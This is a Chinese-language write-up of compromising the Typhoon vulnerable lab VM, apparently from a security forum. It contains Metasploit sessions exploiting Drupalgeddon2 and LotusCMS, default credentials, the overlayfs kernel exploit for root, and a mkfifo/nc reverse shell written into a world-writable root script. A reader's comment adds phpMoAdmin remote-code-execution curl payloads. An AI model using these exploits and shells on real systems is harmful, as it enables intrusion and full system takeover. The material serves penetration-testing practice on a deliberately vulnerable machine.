
Typhoon VM

Homepage


This is an example, fully functioning version of LotusCMS.

© 2018 Typhoon VM. Powered by: LotusCMS - Designed By: MSS

这两个CMS都是有问题的版本，就直接用msf的payload打了。



```
Interrupt: use the 'exit' command to quit
msf exploit(unix/webapp/drupal_drupalgeddon2) > use exploit/unix/webapp/drupal_drupalgeddon2
msf exploit(unix/webapp/drupal_drupalgeddon2) > set rhost 192.168.2.149
rhost => 192.168.2.149
msf exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        If output should be dumped
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST        192.168.2.149    yes       The target address
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)


msf exploit(unix/webapp/drupal_drupalgeddon2) > set TARGETURI /drupal
TARGETURI => /drupal
msf exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 192.168.2.121:4444
[*] Drupal 8 targeted at http://192.168.2.149/drupal/
[+] Drupal appears unpatched in CHANGELOG.txt
[*] Sending stage (38247 bytes) to 192.168.2.149
[*] Meterpreter session 1 opened (192.168.2.121:4444 -> 192.168.2.149:56662) at 2018-12-18 00:37:52 +0800

meterpreter > sys.local
[-] Unknown command: sys.local.
meterpreter > sysinfo
Computer    : typhoon.local
OS          : Linux typhoon.local 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64
Meterpreter : php/linux
```



```
[*] Exploit completed, but no session was created.
msf exploit(multi/http/lcms_php_exec) > set rhost 192.168.2.149
rhost => 192.168.2.149
msf exploit(multi/http/lcms_php_exec) > set uri /cms/
uri => /cms/
msf exploit(multi/http/lcms_php_exec) > exploit

[*] Started reverse TCP handler on 192.168.2.121:4444
[*] Using found page param: /cms/index.php?page=index
[*] Sending exploit ...
[*] Sending stage (38247 bytes) to 192.168.2.149
[*] Meterpreter session 2 opened (192.168.2.121:4444 -> 192.168.2.149:56664) at 2018-12-18 00:45:32 +0800

meterpreter > sysinfo
Computer    : typhoon.local
OS          : Linux typhoon.local 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64
Meterpreter : php/linux
meterpreter > 
```

其他

另外还可以通过`/dvwa/`、`/xvwa/`的命令注入练习getshell，系统都是默认账号和密码。

dvwa的是admin/password，xvwa的是admin/admin。

也可以登录`/phpmyadmin/`后台，通过包含日志的方式getshell，登录密码为默认的`toor`（也可以通过泄露的`/dvwa/config/config.inc.php.bak`备份文件查看密码）

具体方式不再展开说了，有兴趣的同学可以自己尝试一下。


提权过程

利用内核

查看系统版本、内核信息：

```
typhoon@typhoon:~$ uname -a
Linux typhoon.local 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
typhoon@typhoon:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.1 LTS
Release:    14.04
Codename:   trusty
```

系统是Ubuntu14.04，内核版本为3.13.0，searchsploit搜一下相关漏洞。



```
Shellcodes: No Result
root@Shockwave:~# searchsploit ubuntu 3.13.0
----------------------------------------------------------------------------------------------------------- ----------------------------------
 Exploit Title                                                                                             |  Path
                                                                                                           | (/usr/share/exploitdb/)
----------------------------------------------------------------------------------------------------------- ----------------------------------
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation       | exploits/linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access / | exploits/linux/local/37293.txt
----------------------------------------------------------------------------------------------------------- ----------------------------------
```

对应的系统、内核刚好有一个利用overlayfs的exploit，下下来放到靶机上。

```
# ■■exploit■■■■■■
root@Shockwave:~/exploits# searchsploit -m 37292.c
 Exploit: Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation
     URL: https://www.exploit-db.com/exploits/37292/
    Path: /usr/share/exploitdb/exploits/linux/local/37292.c
File Type: C source, ASCII text, with very long lines, with CRLF line terminators

Copied to: /root/exploits/37292.c

# ■■■■■■■■■■■■■■■80■■
root@Shockwave:~/exploits# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...

# ■■■■■■■
typhoon@typhoon:~$ wget 192.168.92.104/37292.c
--2018-12-18 11:29:56--  http://192.168.92.104/37292.c
Connecting to 192.168.92.104:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: ‘37292.c’

100%[===========================================================================================================>] 5,119

2018-12-18 11:29:56 (362 MB/s) - ‘37292.c’ saved [5119/5119]
```

编译、赋权、运行一条龙。

```
typhoon@typhoon:~$ gcc 37292.c -o exploit
typhoon@typhoon:~$ chmod a+x exploit
typhoon@typhoon:~$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),110(lpadmin),112(sambashare),125(libvirtd),1000(ty
# whoami
root
# cat /root/root-flag
<Congrats!>

Typhoon_r00t3r!
```

```
</Congrats!>
#
```

可以看到顺利提权成功。通过内核提取最方便、快捷，但是局限性也很大。

利用可写文件

翻查目录文件，在/tab/目录下发现一个文件所有者为root、权限为777的sh文件。

```
typhoon@typhoon:/tab$ ls -al
total 12
drwxr-xr-x  2 root root 4096 Dec 17 16:48 .
drwxr-xr-x 25 root root 4096 Oct 24 04:59 ..
-rwxrwxrwx  1 root root   71 Dec 17 16:48 script.sh
typhoon@typhoon:/tab$ cat script.sh
echo "Typhoon is UP!"

#<typh00n!> P0st_3xpl01t3R_flaqGq <typhoon!>
```

用低权限用户将构造的命令写入script.sh，令文件调用以root身份运行的`/bin/sh`，然后反弹shell，就可以获得root权限了。

写入反弹shell命令到`script.sh`中并执行。

```
typhoon@typhoon:/tab$ echo "mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.92.104 8888 >/tmp/f" > script.sh
typhoon@typhoon:/tab$ ./script.sh
```

在服务器上开启监听，接收到shell。

```
root@Shockwave:~/exploits# nc -lvvp 8888
listening on [any] 8888 ...

192.168.92.121: inverse host lookup failed: Unknown host
connect to [192.168.92.104] from (UNKNOWN) [192.168.92.121] 58239
/bin/sh: 0: can't access tty; job control turned off
# #
# ls
root-flag
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# ls
root-flag
# cat root-flag
<Congrats!>

Typhoon_r00t3r!

</Congrats!>
```


至此提权成功，利用完成。

点击收藏 | 1 关注 | 1

上一篇：中通内部安全通讯实践 下一篇：某CMS最新版本测试全过程（前台G...

1. 2 条回复

blackd**** 2019-05-20 11:37:10




```
version
mongo: 3.0.15 (64-bit)
mongoPhpDriver: 1.6.16
phpMoAdmin: 1.0.9
php: 5.5.9-1ubuntu4.26 (64-bit)
gitVersion: b8ff507269c382bc100fc52f75f48d54cd42ec3b
```

是`3.0.15`。Google搜一搜，没想到一搜就是两个RCE的payload（捂脸.jpg）。

```
~
▶ curl http://192.168.2.149/mongoadmin/index.php -d "object=1;system('whoami');//"
www-data

~
▶ curl 'http://192.168.2.149/mongoadmin/index.php?collection=admin&action=listRows&find=array();passthru("whoami");exit;'
www-data
```

师傅你好，你这边是不是写错了，



phpmoadmin 1.0.9 exploit

找到约 31,800 条结果 （用时 0.33 秒）

小提示： 仅限搜索简体中文结果。您可以在设置中指定搜索语言

PHPMoAdmin - Unauthorized Remote Code ... - Exploit Database
https://www.exploit-db.com/exploits/36251 ▾ 翻译此页
2015年3月3日 - PHPMoAdmin - Unauthorized Remote Code Execution. CVE-2015-2208CVE-118994 . webapps exploit for PHP platform.

PHPMoAdmin 1.1.2 Remote Code Execution | Rapid7
https://www.rapid7.com/db/modules/exploit/multi/http/phpmoadmin_exec ▾ 翻译此页
2018年5月30日 - Description. This module exploits an arbitrary PHP command execution vulnerability due to a dangerous use of eval() in PHPMoAdmin.

https://www.exploit-db.com/exploits/36251

0 回复Ta

Stefano 2019-06-24 10:44:03

@blackd**** 已修改，感谢提醒

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板